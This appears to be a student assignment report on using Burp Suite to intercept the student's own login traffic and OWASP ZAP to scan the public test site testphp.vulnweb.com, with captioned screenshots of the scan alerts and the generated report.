
Delve into PortSwigger's latest research to discover multiple new classes of race condition, work through the interactive labs to learn the methodology behind the discovery, and try out the new single-packet attack feature in Burp Repeater.

A graphic featuring the word "STATE MACHINE" in large, stylized, blue and white letters. The background is dark with white arrows forming a flowchart-like pattern around the text. Arrows point from "your login" to "for pms", "for pms" to "process to s", and "process to s" back to "your login".





- Proceeding with the assignment, I clicked on the "Sign In" option within the target web application. Returning to Burp Suite, it continued to capture all traffic. Clicking "Forward" in Burp Suite once again, I returned to the browser interface, where I could access the login portal. Here, I entered my login credentials and clicked the "Login"




- Back in Burp Suite, I could see the entire web traffic, including my login credentials. This assignment demonstrated how Burp Suite is a valuable tool for capturing and analyzing web traffic, offering insights into its functionality for security and testing purposes.

Objective: 03

Perform vulnerability research using ZAP

- OWASP ZAP is a penetration testing tool that help developers and security professionals detect and find vulnerabilities in web application. OWASP ZAP performs multiple security functions including: Passively scanning web requests. Using dictionary lists to search for files and folders on web servers.
- It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.
- OWASP ZAP is a valuable resource for organizations looking to enhance the security of their web applications by identifying and addressing potential vulnerabilities before they can be exploited by malicious actors.
- I installed ZAP in kali-linux. And performed vulnerability research using ZAP
- For vulnerability research I have used “testphp.vulnweb.com”



The screenshot shows the ZAP 2.14.0 interface running on a Kali Linux VM. The main window displays a "Manual Explore" session for the URL <http://testphp.vulnweb.com>. The "Attack" context menu is open, with "Active Scan..." highlighted. The "Alerts" tab at the bottom shows several vulnerabilities, including:

Alert ID	Description	Severity
#1.1	Information Disclosure	Info
#1.2	Information Disclosure	Info
#1.3	Information Disclosure	Info
#1.4	Information Disclosure	Info
#1.5	Information Disclosure	Info
#1.6	Information Disclosure	Info
#1.7	Information Disclosure	Info
#1.8	Information Disclosure	Info
#1.9	Information Disclosure	Info

The system tray indicates it's 72°F and mostly cloudy. The taskbar shows various application icons.

- Upon the completion of the scan, I discovered a multitude of vulnerabilities within my target web application. To access detailed information about these vulnerabilities, I checked the "Alerts" option, which provided a comprehensive list of each vulnerability along with its description.

The screenshot illustrates a penetration testing workflow using ZAP 2.14.0 on a Kali Linux host.

Top Panel (ZAP Interface):

- The "Alerts" tab is selected, showing 111 alerts, with one specific alert highlighted: "Absence of Anti-CSRF Tokens (44)".
- A context menu is open over this alert, titled "Generate Report".
- The "Report Title" field contains "ZAP Scanning Report".
- The "Report Name" field contains "2024-01-29-ZAP-Report.html".
- The "Report Directory" field is set to "/home/kali".
- The "Contexts" dropdown shows "Default Context".
- The "Sites" dropdown shows "http://testphp.vulnweb.com".
- Checkboxes for "Generate If No Alerts" and "Display Report" are checked.
- Buttons for "Generate Report", "Reset", and "Cancel" are at the bottom.

Bottom Panel (Windows Taskbar):

- Shows system status: 78°F, Mostly sunny.
- Shows current time: 11:28 AM, 1/29/2024.

Middle Panel (Report Preview):

ZAP Scanning Report

Generated with **ZAP** on Mon 29 Jan 2024, at 00:58:28

ZAP Version: 2.14.0

Contents

- [About this report](#)
- [Report parameters](#)
- [Summaries](#)
 - [Alert counts by risk and confidence](#)
 - [Alert counts by site and risk](#)
 - [Alert counts by alert type](#)
- [Alerts](#)
- [Risk=Medium, Confidence=High \(1\)](#)

To direct input to this VM, move the mouse pointer inside or press **Ctrl+G**.

Bottom Panel (Windows Taskbar):

- Shows system status: 78°F, Mostly sunny.
- Shows current time: 11:28 AM, 1/29/2024.

The screenshot shows a Kali Linux desktop environment with a VMware Workstation window. Inside the window, a Firefox browser is displaying a ZAP Scanning Report. The report title is "Alert counts by risk and confidence". It includes a note that the percentages in brackets represent the count as a percentage of the total number of alerts. Below this is a table showing the distribution of alerts across five risk levels (High, Medium, Low, Informational) and four confidence levels (User Confirmed, High, Medium, Low). The total number of alerts is 11.

Risk	User Confirmed	Confidence			Total
		High	Medium	Low	
High	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)
Medium	0 (0.0%)	1 (9.1%)	1 (9.1%)	1 (9.1%)	3 (27.3%)
Low	0 (0.0%)	1 (9.1%)	2 (18.2%)	0 (0.0%)	3 (27.3%)
Informational	0 (0.0%)	0 (0.0%)	1 (9.1%)	4 (36.4%)	5 (45.5%)
Total	0 (0.0%)	2 (18.2%)	4 (36.4%)	5 (45.5%)	11 (100%)

- This assignment demonstrated how ZAP is an effective tool for conducting vulnerability research, offering in-depth insights into the security posture of a web application and providing clear and informative reports.

Submitted By
 Sairaj mothukuri
[\[sairajmothukuri28@gmail.com\]](mailto:sairajmothukuri28@gmail.com)